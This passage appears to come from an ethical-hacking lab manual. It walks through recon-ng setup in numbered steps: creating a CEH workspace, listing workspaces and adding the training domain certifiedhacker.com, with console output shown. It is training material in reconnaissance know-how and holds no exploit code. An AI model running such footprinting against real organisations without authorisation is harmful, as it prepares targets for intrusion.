
Usage: workspaces <create|list|load|remove> [...]

[recon-ng][default] >
```

12. Create a workspace in which to perform network reconnaissance. In this task, we shall be creating a workspace named **CEH**.
13. To create the workspace, type the command **workspaces create CEH** and press **Enter**. This creates a workspace named CEH.


Note: You can alternatively issue the command **workspaces select CEH** to create a workspace named CEH. Ignore the errors while running the commands

Module 02 – Footprinting and Reconnaissance



```
[recon-ng][default] > workspaces create CEH
[!] 'bing_api' key not set. bing_linkedin_cache module will likely fail at runtime. See 'keys add'.
[!] Module 'recon/companies-contacts/censys_email_address' disabled. Dependency required: 'censys'.
[!] Module 'recon/companies-domains/censys_subdomains' disabled. Dependency required: 'censys'.
[!] 'whoxy_api' key not set. whoxy_dns module will likely fail at runtime. See 'keys add'.
[!] Module 'recon/companies-hosts/censys_org' disabled. Dependency required: 'censys'.
[!] Module 'recon/companies-hosts/censys_tls_subjects' disabled. Dependency required: 'censys'.
[!] 'github_api' key not set. github_miner module will likely fail at runtime. See 'keys add'.
[!] 'shodan_api' key not set. shodan_org module will likely fail at runtime. See 'keys add'.
[!] 'hibp_api' key not set. hibp_breach module will likely fail at runtime. See 'keys add'.
[!] 'hibp_api' key not set. hibp_paste module will likely fail at runtime. See 'keys add'.
[!] 'fullcontact_api' key not set. fullcontact module will likely fail at runtime. See 'keys add'.
[!] 'hashes_api' key not set. hashes_org module will likely fail at runtime. See 'keys add'.
[!] Module 'recon/domains-companies/censys_companies' disabled. Dependency required: 'censys'.
[!] 'whoxy_api' key not set. whoxy_whois module will likely fail at runtime. See 'keys add'.
[!] 'hunter_io' key not set. hunter_io module will likely fail at runtime. See 'keys add'.
[!] Module 'recon/domains-contacts/metacrawler' disabled. Dependency required: 'PyPDF3'.
[!] Module 'recon/domains-credentials/pwnedlist/account_creds' disabled. Dependency required: 'pyaes'.
[!] 'pwnedlist_api' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. api_usage module will likely fail at runtime. See 'keys add'.
[!] Module 'recon/domains-credentials/pwnedlist/domain_creds' disabled. Dependency required: 'pyaes'.
[!] 'pwnedlist_api' key not set. domain_ispwned module will likely fail at runtime. See 'keys add'.
[!] 'pwnedlist_secret' key not set. domain_ispwned module will likely fail at runtime. See 'keys add'
```

14. Enter **workspaces list**. This displays a list of workspaces (along with the workspace added in the previous step) that are present within the workspaces databases.



```
[recon-ng][CEH] > workspaces list

+-----+
| Workspaces |      Modified      |
+-----+
| CEH        | 2022-03-21 01:30:48 |
| default    | 2022-03-21 01:23:19 |
+-----+

[recon-ng][CEH] >
```


15. Add a domain in which you want to perform network reconnaissance.
16. Type the command **db insert domains** and press **Enter**.
17. In the **domain (TEXT)** option type **certifiedhacker.com** and press **Enter**. In the **notes (TEXT)** option press **Enter**. This adds certifiedhacker.com to the present workspace.
18. You can view the added domain by issuing the **show domains** command, as shown in the screenshot.

```
[recon-ng][CEH] > workspaces list
```

Workspaces	Modified
CEH	2022-03-21 01:30:48
default	2022-03-21 01:23:19

